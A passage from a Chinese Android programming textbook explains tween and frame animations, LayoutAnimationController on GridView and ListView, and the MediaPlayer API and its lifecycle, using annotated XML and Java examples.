        android:fromXScale="1.0"            //组件从 X 轴满屏显示开始
        android:toXScale="0.0"              //组件缩小到无
        android:fromYScale="1.0"            //组件从 Y 轴满屏显示开始
        android:toYScale="0.0"              //组件缩小到无
        android:pivotX="50%"                //以自身 0.5 宽度为轴缩放
        android:pivotY="50%"                //以自身 0.5 高度为轴缩放
        android:startOffset="100"           //动画间隔 0.1 秒
        android:repeatCount="3"             //缩放动画重复 3 次
        android:duration="3000"/>           //动画持续时间为 3 秒
</set>
```

本程序同时配置了两个动画元素：<translate>和<scale>，这样动画在显示时会将这两种效果进行叠加，本程序的运行效果如图 10-19 所示。



图 10-19　动画叠加效果

本程序配置文件中包含了两个动画效果，所以应该是一个动画集合（AnimationSet），观察以下程序代码：

```
Animation anim = AnimationUtils.loadAnimation(
            MyAnimationDemo.this, R.anim.all);          //读取动画配置文件
MyAnimationDemo.this.mldn.startAnimation(anim) ;        //启动动画
```

其中，AnimationUtils.loadAnimation()方法读取出来的动画配置的对象类型为 Animation，所以直接使用 Animation 类的对象进行接收，但实际上此时返回的是 AnimationSet，而且 AnimationSet 也是 Animation 的子类。

6．通过配置文件控制动画速率

通过配置文件也可以对速率进行配置，下面将配置多个动画，并且所有的动画将采用增速的速率配置。

【例 10-33】 定义速率的配置文件——all.xml

```
<?xml version="1.0" encoding="utf-8"?>
<set
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:interpolator="@android:anim/accelerate_interpolator"   //定义速率为增速
    android:shareInterpolator="true">             //所有动画共享此速率配置
    <translate                                    //平移动画
        android:fromXDelta="0.0"                  //动画开始的 X 轴位置
        android:toXDelta="50%"                    //动画结束的长度为组件的 50%
        android:fromYDelta="0.0"                  //动画开始的 Y 轴位置
        android:toYDelta="150%"                   //动画结束的长度为组件的 150%
        android:duration="3000"/>                 //动画持续时间为 3 秒
    <scale                                        //定义缩放动画效果
        android:fromXScale="1.0"                  //组件从 X 轴满屏显示开始
        android:toXScale="0.0"                    //组件缩小到无
        android:fromYScale="1.0"                  //组件从 Y 轴满屏显示开始
        android:toYScale="0.0"                    //组件缩小到无
        android:pivotX="50%"                      //以自身 0.5 宽度为轴缩放
        android:pivotY="50%"                      //以自身 0.5 高度为轴缩放
        android:startOffset="100"                 //动画间隔 0.1 秒
        android:repeatCount="3"                   //缩放动画重复 3 次
        android:duration="3000"/>                 //动画持续时间为 3 秒
</set>
```

本程序在<set>元素上进行了动画速率的配置，采用的动画速率为增速（accelerate_ interpolator），而所有的动画效果都共享这一配置的速率（android:shareInterpolator="true"）。



10.4.5　Frame Animation

Frame Animation 的主要功能是采用帧的方式进行动画效果的编排，所有动画会按照事先定义好的顺序执行，而后像电影那样展现给用户，如果想使用这种动画，则需要利用 android.graphics.drawable.AnimationDrawable 类进行处理，AnimationDrawable 类的常用方法如表 10-23 所示。

表 10-23　AnimationDrawable 类的常用方法

No.	方　法	类　型	描　述
1	public void start()	普通	启动动画
2	public void setOneShot(boolean oneShot)	普通	设置动画执行次数，true 表示一次，false 表示执行多次

对于 Frame Animation 动画，也可以在 XML 文件中进行配置，同样需要将配置文件保存在 res\anim 文件夹中，但是此配置文件的根节点为<animation-list>，其中包含多个<item>元素，用于定义每一帧动画，其可以配置的属性如表 10-24 所示。

表 10-24　可以配置的属性

No.	属　性	描　述
1	android:drawable	每一帧动画的资源
2	android:duration	动画的持续时间
3	android:oneshot	是否只显示一次，true 为只显示一次，false 为重复显示
4	android:visible	定义 drawable 是否初始可见

【例 10-34】 定义一个动画配置资源——res\anim\allface.xml

```
<animation-list                                              //定义动画集合
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:oneshot="true">                                  //默认为显示一次
    <item                                                    //定义动画帧
        android:drawable="@drawable/face_01"                 //引入的图片资源
        android:duration="200" />                            //动画持续时间为 0.2 秒
    <item                                                    //定义动画帧
        android:drawable="@drawable/face_02"                 //引入的图片资源
        android:duration="200" />                            //动画持续时间为 0.2 秒
    <item                                                    //定义动画帧
        android:drawable="@drawable/face_03"                 //引入的图片资源
        android:duration="200" />                            //动画持续时间为 0.2 秒
    <item                                                    //定义动画帧
        android:drawable="@drawable/face_04"                 //引入的图片资源
        android:duration="200" />                            //动画持续时间为 0.2 秒
    <item                                                    //定义动画帧
        android:drawable="@drawable/face_05"                 //引入的图片资源
        android:duration="200" />                            //动画持续时间为 0.2 秒
    <item                                                    //定义动画帧
        android:drawable="@drawable/face_06"                 //引入的图片资源
        android:duration="200" />                            //动画持续时间为 0.2 秒
```

```
	<item                                        //定义动画帧
		android:drawable="@drawable/face_07"     //引入的图片资源
		android:duration="200" />                //动画持续时间为 0.2 秒
	<item                                        //定义动画帧
		android:drawable="@drawable/face_08"     //引入的图片资源
		android:duration="200" />                //动画持续时间为 0.2 秒
</animation-list>
```

本程序使用<item>定义了多个动画帧，而每一个动画帧都显示一张图片（图片资源保存在 drawable-hdpi 目录下），每帧动画的持续时间为 0.2 秒。

【例 10-35】 定义布局文件，操作动画——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                        //线性布局管理器
	xmlns:android="http://schemas.android.com/apk/res/android"
	android:orientation="vertical"                   //所有组件垂直摆放
	android:layout_width="fill_parent"               //布局管理器宽度为屏幕宽度
	android:layout_height="fill_parent"              //布局管理器高度为屏幕高度
	android:background="#FFFFFF">                    //背景为白色
	<ImageView                                       //图片组件
		android:id="@+id/face"                       //组件 ID，程序中使用
		android:layout_width="wrap_content"          //组件宽度为图片宽度
		android:layout_height="wrap_content"/>       //组件高度为图片高度
	<Button                                          //按钮组件
		android:id="@+id/start"                      //组件 ID，程序中使用
		android:layout_width="wrap_content"          //组件宽度为文字宽度
		android:layout_height="wrap_content"         //组件高度为文字高度
		android:text="开始动画"/>                    //默认显示文字
</LinearLayout>
```

【例 10-36】 定义 Activity 程序，操作帧动画

```
package org.lxh.demo;
import android.app.Activity;
import android.graphics.drawable.AnimationDrawable;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.ImageView;
public class MyAnimationDemo extends Activity {
	private ImageView face = null;                               //图片组件
	private Button start = null;                                 //按钮组件
	private AnimationDrawable draw = null;                       //动画操作
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);
		this.face = (ImageView) super.findViewById(R.id.face);   //取得图片
		this.start = (Button) super.findViewById(R.id.start);    //取得按钮
		this.start.setOnClickListener(new OnClickListenerImpl()) ; //设置监听
	}
	private class OnClickListenerImpl implements OnClickListener {
```

```
            @Override
            public void onClick(View view) {
                MyAnimationDemo.this.face
                        .setBackgroundResource(R.anim.allface);        //设置动画资源
                MyAnimationDemo.this.draw = (AnimationDrawable)
                        MyAnimationDemo.this.face
                        .getBackground();                              //取得背景的 Drawable
                MyAnimationDemo.this.draw.setOneShot(false);           //动画执行次数
                MyAnimationDemo.this.draw.start();                     //开始动画
            }
        }
}
```

本程序首先通过 setBackgroundResource()方法取得了动画的配置文件资源，之后又通过 getBackground()方法取得了组件的 Drawable 对象，随后通过 AnimationDrawable 提供的 start()方法进行动画的启动。由于本程序是动画显示，读者可以自行实验以观察程序的运行效果。

10.4.6　LayoutAnimationController 组件

LayoutAnimationController 表示在 Layout 组件上使用动画的操作效果，例如，在进行图片列表显示时增加一些动画效果，或者是使用 ListView 增加一些动画效果等，而所增加的动画效果就是之前所使用的渐变、缩放、旋转、平移。与之前的动画操作一样，LayoutAnimationController 可以通过配置文件完成，也可以利用程序代码完成，下面先使用配置文件的方式完成。

本次列举两个操作的范例：一个使用之前的 GridView 组件进行图片列表的动画显示；另外一个使用 ListView 组件进行数据列表的动画显示。

1．在 GridView 组件上使用动画效果

【例 10-37】　定义动画配置文件——res\anim\anim_set.xml

```
<?xml version="1.0" encoding="utf-8"?>
<set xmlns:android="http://schemas.android.com/apk/res/android">
    <alpha                                      //定义渐变动画
        android:fromAlpha="1.0"                 //动画开始的 alpha 值，1 表示不透明
        android:toAlpha="0.0"                   //动画结束的 alpha 值，0 表示完全透明
        android:duration="3000" />              //动画持续的时间为 3 秒
    <scale                                      //定义缩放动画效果
        android:fromXScale="1.0"                //组件从 X 轴满屏显示开始
        android:toXScale="0.0"                  //组件缩小到无
        android:fromYScale="1.0"                //组件从 Y 轴满屏显示开始
        android:toYScale="0.0"                  //组件缩小到无
        android:pivotX="50%"                    //以自身 0.5 宽度为轴缩放
        android:pivotY="50%"                    //以自身 0.5 高度为轴缩放
        android:startOffset="100"               //动画间隔 0.1 秒
        android:repeatCount="3"                 //缩放动画重复 3 次
        android:duration="3000"/>               //动画持续时间为 3 秒
</set>
```

本配置文件与之前的动画配置文件一样，一共配置了渐变和缩放两个动画的叠加操作，而

后该动画的配置文件需要在 LayoutAnimationController 的配置文件中使用。

【例 10-38】 配置 LayoutAnimationController 的配置文件——res\anim\layout_animation.xml

```
<layoutAnimation                                  //配置 LayoutAnimationController
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:delay="0.5"                           //动画间隔为 0.5 秒
    android:animationOrder="random"               //动画随机执行
    android:animation="@anim/anim_set" />         //引用的动画配置文件
```

在本文件中主要配置 LayoutAnimationController 的相关定义，在此配置中有 4 个可选的配置属性，介绍如下。

- ☑ android:delay：多个动画间的间隔时间，此处设置的单位为秒。
- ☑ android:animationOrder：表示动画的执行顺序，有 3 种可选顺序。
  - ➢ normal：按照顺序从头到尾依次执行动画。
  - ➢ reverse：按照逆序的方式依次执行每一个动画。
  - ➢ random：随机执行动画。
- ☑ android:animation：表示要引入的动画配置文件，此时引入的配置文件是之前所讲解的 anim_set.xml。
- ☑ android:interpolator：配置动画的执行速率。

由于本程序是在 GridView 组件上应用的动画效果，所以在使用 GridView 组件定义图片显示之前首先需要完成一个内容显示的适配器程序。

【例 10-39】 定义 GridView 显示的图片适配器——ImageAdapter.java

```
package org.lxh.demo;
import java.lang.reflect.Field;
import java.util.ArrayList;
import java.util.List;
import android.content.Context;
import android.view.View;
import android.view.ViewGroup;
import android.view.ViewGroup.LayoutParams;
import android.widget.BaseAdapter;
import android.widget.GridView;
import android.widget.ImageView;
public class ImageAdapter extends BaseAdapter {
    private List<Integer> picRes = new ArrayList<Integer>() ;
    private Context myContext = null ;
    public ImageAdapter(Context c) {
        this.myContext = c ;
        this.initPic() ;                          //将所有的图片资源 ID 读取进来
    }
    public int getCount() {
        return this.picRes.size();
    }
    public Object getItem(int arg0) {
        return this.picRes.get(arg0);
    }
    public long getItemId(int position) {
        return this.picRes.get(position).intValue();
```

```
        }
        public View getView(int position, View convertView, ViewGroup parent) {
                ImageView img = new ImageView(this.myContext);
                img.setBackgroundColor(0xFF000000);
                img.setImageResource(this.picRes.get(position));          //给 ImageView 设置资源
                img.setScaleType(ImageView.ScaleType.CENTER);         //居中显示
                img.setLayoutParams(new GridView.LayoutParams(LayoutParams.WRAP_CONTENT,
                                LayoutParams.WRAP_CONTENT));                //布局参数
                img.setPadding(3, 3, 3, 3);                                       //左、上、右、下边距
                return img;
        }
        public void initPic(){
                Field[] fields = R.drawable.class.getDeclaredFields();
                for (int x = 0; x < fields.length; x++) {
                        if (fields[x].getName().startsWith("png_")){              //所有以 png_*命名的图片
                                try {                                                     //保存图片 ID
                                        this.picRes.add(fields[x].getInt(R.drawable.class));
                                } catch (Exception e) {
                                        e.printStackTrace();
                                }
                        }
                }
        }
}
```

本程序继续使用第 7 章讲解 GridView 组件时所使用的 24 张生肖图片，所有的图片都是以“png_*”的形式命名的。

【例 10-40】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                             //线性布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="vertical"                                  //所有组件垂直摆放
        android:layout_width="fill_parent"                              //组件宽度为屏幕宽度
        android:layout_height="fill_parent">                            //组件高度为屏幕高度
        <GridView                                                         //定义网格视图
                android:id="@+id/myGridView"                            //组件 ID，程序中使用
                android:layout_width="fill_parent"                      //组件宽度为屏幕宽度
                android:layout_height="wrap_content"                    //组件高度为屏幕高度
                android:numColumns="3"                                  //每行显示 3 个组件
                android:stretchMode="columnWidth"                       //缩放时与列的宽度保持一致
                android:layoutAnimation="@anim/layout_animation"/>//LayoutAnimationController 配置
</LinearLayout>
```

本程序在 GridView 组件上使用 android:layoutAnimation 属性表示此组件显示时所需要引入的 layout 动画，而该 layout 动画就是为之前所配置的 layout_animation.xml 文件。

【例 10-41】 定义 Activity 程序显示图片

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.widget.GridView;
```

```
public class MyAnimationDemo extends Activity {
    private GridView myGridView = null ;                         //定义网格视图
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                     //调用默认布局
        this.myGridView = (GridView) super.findViewById(R.id.myGridView) ;
        this.myGridView.setAdapter(new ImageAdapter(this)) ;     //设置图片
    }
}
```

由于所有显示图片的数据信息都封装在 ImageAdapter 类中，所以本程序直接将 ImageAdapter 类的对象设置在 GridView 组件中，而在执行时，就会按照配置实现动画效果，程序的运行效果如图 10-20 所示。



图 10-20　在 GridView 组件中配置动画

2．在 ListView 组件中配置动画效果

ListView 作为列表显示组件，在显示或更新列表项时也是可以使用动画效果完成的，下面通过一个实际的操作来观察其使用。为了简化代码，将采用与之前同样的动画配置文件（anim_set.xml、layout_animation.xml）。

【例 10-42】 定义 ListView 显示的布局管理器——info.xml

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout                                                     //表格布局管理器
    android:layout_width="fill_parent"                           //布局管理器宽度为屏幕宽度
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_height="wrap_content">                        //布局管理器高度为内容高度
    <TableRow>                                                   //表格行
        <TextView                                                //文本显示组件
            android:id="@+id/id"                                 //组件 ID，程序中使用
            android:textSize="16px"                              //文字大小
            android:layout_height="wrap_content"                 //组件高度为文字高度
            android:layout_width="100px"/>                       //组件宽度为 100 像素
        <TextView                                                //文本显示组件
            android:id="@+id/data"                               //组件 ID，程序中使用
```

```
            android:textSize="16px"                              //文字大小
            android:layout_height="wrap_content"                 //组件高度为文字高度
            android:layout_width="200px"/>                       //组件宽度为 200 像素
    </TableRow>                                                  //表格行完结
</TableLayout>
```

本配置文件主要完成 ListView 中每一行数据的显示，所以使用了表格布局管理器，而其中的文本显示组件中设置的 ID 就是以后在 Activity 程序中与 Map 数据相匹配的标记。

【例 10-43】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                    //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                               //所有组件垂直摆放
    android:layout_width="fill_parent"                           //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                         //布局管理器高度为屏幕高度
    <ListView                                                    //定义 ListView 组件
        android:id="@+id/myListView"                             //组件 ID，程序中使用
        android:layout_width="fill_parent"                       //组件宽度为屏幕宽度
        android:layout_height="wrap_content"                     //组件高度为显示高度
        android:layoutAnimation="@anim/layout_animation" />      //引入的动画配置文件
</LinearLayout>
```

在本配置文件中配置了一个 ListView 组件，与之前定义 GridView 组件一样，使用 android:layoutAnimation 属性来指定动画的配置文件。

【例 10-44】 编写 Activity 程序，在 ListView 上显示信息

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import android.app.Activity;
import android.os.Bundle;
import android.widget.ListView;
import android.widget.SimpleAdapter;
public class MyAnimationDemo extends Activity {
    private String idData[] = new String[] { "mldn", "lxh",
            "bbs", "javajob" };                                  //显示 ID
    private String titleData[] = new String[] { "魔乐科技", "李　兴　华", "魔乐社区",
            "招　聘　网" };                                      //显示数据
    private SimpleAdapter simple = null ;                        //数据适配器
    private ListView myListView = null ;
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);
        this.myListView = (ListView) super.findViewById(R.id.myListView) ;
        List<Map<String,Object>> all = new ArrayList<Map<String,Object>>() ;
        Map<String, Object> map = null;                          //保存多组数据
        for (int x = 0; x < this.idData.length; x++) {           //循环设置内容
            map = new HashMap<String, Object>();                 //实例化 Map 对象
```

```
                map.put("id", this.idData[x]);                    //设置显示图片
                map.put("data", this.titleData[x]);               //设置显示标题
                all.add(map);                                     //保存 map
            }
            this.simple = new SimpleAdapter(
                    this,                                         //将数据包装
                    all,                                          //数据集合
                    R.layout.info,                                //显示的布局管理器
                    new String[] { "id", "data"},                 //匹配的 Map 集合的 key
                    new int[] { R.id.id, R.id.data}) ;            //配置显示数据
            this.myListView.setAdapter(this.simple) ;             //设置数据
        }
}
```

本程序的主要功能是将所有需要显示的数据保存在一个 SimpleAdapter 对象中进行封装，并在 ListView 上显示，程序的运行效果如图 10-21 所示。




图 10-21　在 ListView 上使用动画

以上两个范例都是直接在组件上应用了配置好的 LayoutAnimationController 动画，实际上对于 LayoutAnimationController 动画，也可以采用编码的形式出现。在进行操作之前，首先来看 android.view.animation.LayoutAnimationController 类的相关方法及常量，如表 10-25 所示。

表 10-25　LayoutAnimationController 类定义的常用方法及常量

No.	常量及方法	类　型	描　述
1	public static final int ORDER_NORMAL	常量	动画采用顺序效果完成
2	public static final int ORDER_RANDOM	常量	动画采用随机顺序效果完成
3	public static final int ORDER_REVERSE	常量	动画采用逆序效果完成
4	public void setDelay(float delay)	普通	设置动画间隔
5	public void setAnimation(Animation animation)	普通	设置要使用的动画效果
6	public void setAnimation(Context context, int resourceID)	普通	设置要使用的动画效果的配置文件
7	public void setOrder(int order)	普通	设置动画的执行顺序
8	public void start()	普通	开始动画

下面将修改之前 ListView 显示数据的操作，所有动画效果通过代码设置。在本程序中不再需要 layout_animation.xml 文件，此文件的功能将直接使用 LayoutAnimationController 类实现，而本程序所使用的动画效果依然是 anim_set.xml 配置的内容。

【例 10-45】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                     //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                                //所有组件垂直摆放
```



```
    android:layout_width="fill_parent"                    //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                  //布局管理器高度为屏幕高度
    <ListView                                             //定义 ListView 组件
        android:id="@+id/myListView"                      //组件 ID，程序中使用
        android:layout_width="fill_parent"                //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />           //组件高度为显示高度
</LinearLayout>
```

在本配置文件中，将最早配置在 ListView 组件中的 android:layoutAnimation 属性删除，其他配置与之前相同。

【例 10-46】 定义 Activity 程序，手工配置 LayoutAnimationController

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import android.app.Activity;
import android.os.Bundle;
import android.view.animation.Animation;
import android.view.animation.AnimationUtils;
import android.view.animation.LayoutAnimationController;
import android.widget.ListView;
import android.widget.SimpleAdapter;
public class MyAnimationDemo extends Activity {
    private String idData[] = new String[] { "mldn", "lxh",
            "bbs", "javajob" };                           //显示 ID
    private String titleData[] = new String[] { "魔乐科技", "李　兴　华", "魔乐社区",
            "招　聘　网" };                               //显示数据
    private SimpleAdapter simple = null ;                 //数据适配器
    private ListView myListView = null ;
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);
        this.myListView = (ListView) super.findViewById(R.id.myListView) ;
        List<Map<String,Object>> all = new ArrayList<Map<String,Object>>() ;
        Map<String, Object> map = null;                   //保存多组数据
        for (int x = 0; x < this.idData.length; x++) {    //循环设置内容
            map = new HashMap<String, Object>();          //实例化 Map 对象
            map.put("id", this.idData[x]);                //设置显示图片
            map.put("data", this.titleData[x]);           //设置显示标题
            all.add(map);                                 //保存 map
        }
        this.simple = new SimpleAdapter(
                this,                                     //将数据包装
                all,                                      //数据集合
                R.layout.info,                            //显示的布局管理器
                new String[] { "id", "data"},             //匹配的 Map 集合的 key
                new int[] { R.id.id, R.id.data}) ;        //配置显示数据
        this.myListView.setAdapter(this.simple) ;         //设置数据
```

```
            Animation anim = AnimationUtils.loadAnimation(
                    this, R.anim.anim_set);                  //读取动画配置文件
            LayoutAnimationController control = new LayoutAnimationController(anim) ;
            control.setDelay(0.5f);                          //动画间隔
            control.setOrder(LayoutAnimationController.ORDER_RANDOM) ;//动画显示顺序
            this.myListView.setLayoutAnimation(control) ;    //设置动画
        }
}
```

在本程序中首先使用 AnimationUtils 读取 anim_set.xml 的动画配置文件，随后实例化一个 LayoutAnimationController 对象，并配置动画间隔和动画的执行顺序，最后利用 setLayoutAnimation() 方法添加动画。

10.5 媒体播放

播放音乐或视频已经成为智能手机必不可少的一种实用功能，在 Android 操作系统中，也同样支持媒体文件的播放功能，开发者直接使用 android.media.MediaPlayer 类即可完成音频或视频文件的播放操作，MediaPlayer 类定义的方法如表 10-26 所示。

注意

MediaPlayer 不是万能的。

关注过媒体文件的读者应该清楚，视频和音频有众多格式，而 MediaPlayer 只能播放一些标准格式的媒体文件，如 MP3、3GP 等，而其他媒体格式的文件则需要编写相应的解码程序后才可以播放，这部分内容已经超过本书的范畴，有兴趣的读者可以自行查阅其他相关资料。

表 10-26　MediaPlayer 类定义的方法

No.	方　　法	类　　型	描　　述
1	public static MediaPlayer create(Context context, Uri uri)	构造	从指定的 Uri 中创建一个 MediaPlayer 对象
2	public static MediaPlayer create(Context context, int resid)	构造	根据指定的资源 ID 创建一个 MediaPlayer 对象
3	public static MediaPlayer create(Context context, Uri uri, SurfaceHolder holder)	构造	从指定的 Uri 中创建一个 MediaPlayer 对象，并在 SurfaceView 中显示视频
4	public int getCurrentPosition()	普通	取得当前播放的位置点
5	public int getDuration()	普通	得到媒体的长度
6	public int getVideoHeight()	普通	取得视频的高度
7	public int getVideoWidth()	普通	取得视频的宽度
8	public boolean isLooping()	普通	判断是否是循环播放
9	public boolean isPlaying()	普通	判断是否正在播放
10	public void pause()	普通	暂停播放
11	public void prepare()	普通	准备播放（同步）在播放前调用

续表

No.	方　　法	类　　型	描　　述
12	public void prepareAsync()	普通	准备播放（异步）在播放前调用
13	public void release()	普通	释放 MediaPlayer 所占用的资源
14	public void reset()	普通	恢复 MediaPlayer 到未初始化状态
15	public void seekTo(int msec)	普通	指定媒体的播放点
16	public void setDisplay(SurfaceHolder sh)	普通	设置视频显示
17	public void setLooping(boolean looping)	普通	设置循环
18	public void setOnCompletionListener (MediaPlayer.OnCompletionListener listener)	普通	媒体播放完成后触发
19	public void setOnPreparedListener(MediaPlayer.OnPreparedListener listener)	普通	当媒体准备完成时触发
20	public void setOnSeekCompleteListener (MediaPlayer.OnSeekCompleteListener listener)	普通	当媒体设置播放点之后触发
21	public void setOnVideoSizeChangedListener (MediaPlayer.OnVideoSizeChangedListener listener)	普通	当视频文件大小改变之后触发
22	public void setOnErrorListener(MediaPlayer.OnErrorListener listener)	普通	出现错误时触发，如视频/音频文件错误、分辨率过大、超时等
23	public void setVolume(float leftVolume, float rightVolume)	普通	设置播放音量
24	public void start()	普通	开始播放
25	public void stop()	普通	停止播放
26	public void setDataSource(String path)	普通	指定媒体源
27	public void setDataSource(Context context, Uri uri)	普通	指定媒体源
28	public void setAudioStreamType (int streamtype)	普通	设置音频的类型

在使用 MediaPlayer 进行媒体文件播放之前，首先需要了解 MediaPlayer 操作的生命周期。

（1）Idle 状态

当使用关键字 new 实例化一个 MediaPlayer 对象或者是调用了类中的 reset()方法时会进入到此状态。

（2）End 状态

当调用 release()方法之后将进入到此状态，此时会释放所有占用的硬件和软件资源，并且不会再进入到其他任何一种状态。

（3）Initialized 状态

当 MediaPlayer 对象设置好要播放的媒体文件（setDataSource()）之后进入到此状态。

（4）Prepared 状态

预播放状态（prepare()、prepareAsync()），进入到此状态则表示目前的媒体文件没有任何问题，可以使用 OnPreparedListener 监听。

☑ 如果用户调用的是 prepare()方法（同步），则表示该 MediaPlayer 对象已经进入 Prepared 状态。

☑ 如果用户调用的是 prepareAsync()方法（异步），则表示该 MediaPlayer 对象进入 Preparing 状态并返回，而内部播放引擎会继续执行未完成的准备操作。

（5）Started 状态

正在进行媒体播放（start()），此时可以使用 seekTo()方法指定媒体播放的位置。

（6）Paused 状态

在 Started 状态下使用 Paused 状态可以暂停 MediaPlayer 的播放，暂停之后可以通过 start()方法将其变回到 Started 状态，继续播放。

（7）Stopped 状态

在 Started 和 Paused 状态下都可以通过 stop()方法停止 MediaPlayer 的播放，在 Stopped 状态下要想重新进行播放，则可以使用 prepare()和 prepareAsync()方法进入到就绪状态。

（8）PlaybackCompleted 状态

当媒体文件播放完毕之后会进入此状态，用户可以使用 OnCompletionListener 监听此状态，此时可以使用 start()方法重新播放，也可以使用 stop()方法停止播放，或者使用 seekTo()方法来重新定位播放位置。

（9）Error 状态

当用户播放操作中出现某些错误（文件格式不正确、播放文件过大等）时则进入此状态，用户可以使用 OnErrorListener 来监听此状态，如果 MediaPlayer 进入此状态，可以使用 reset()方法重新变回 Idle 状态。

MediaPlayer 的生命周期如图 10-22 所示。

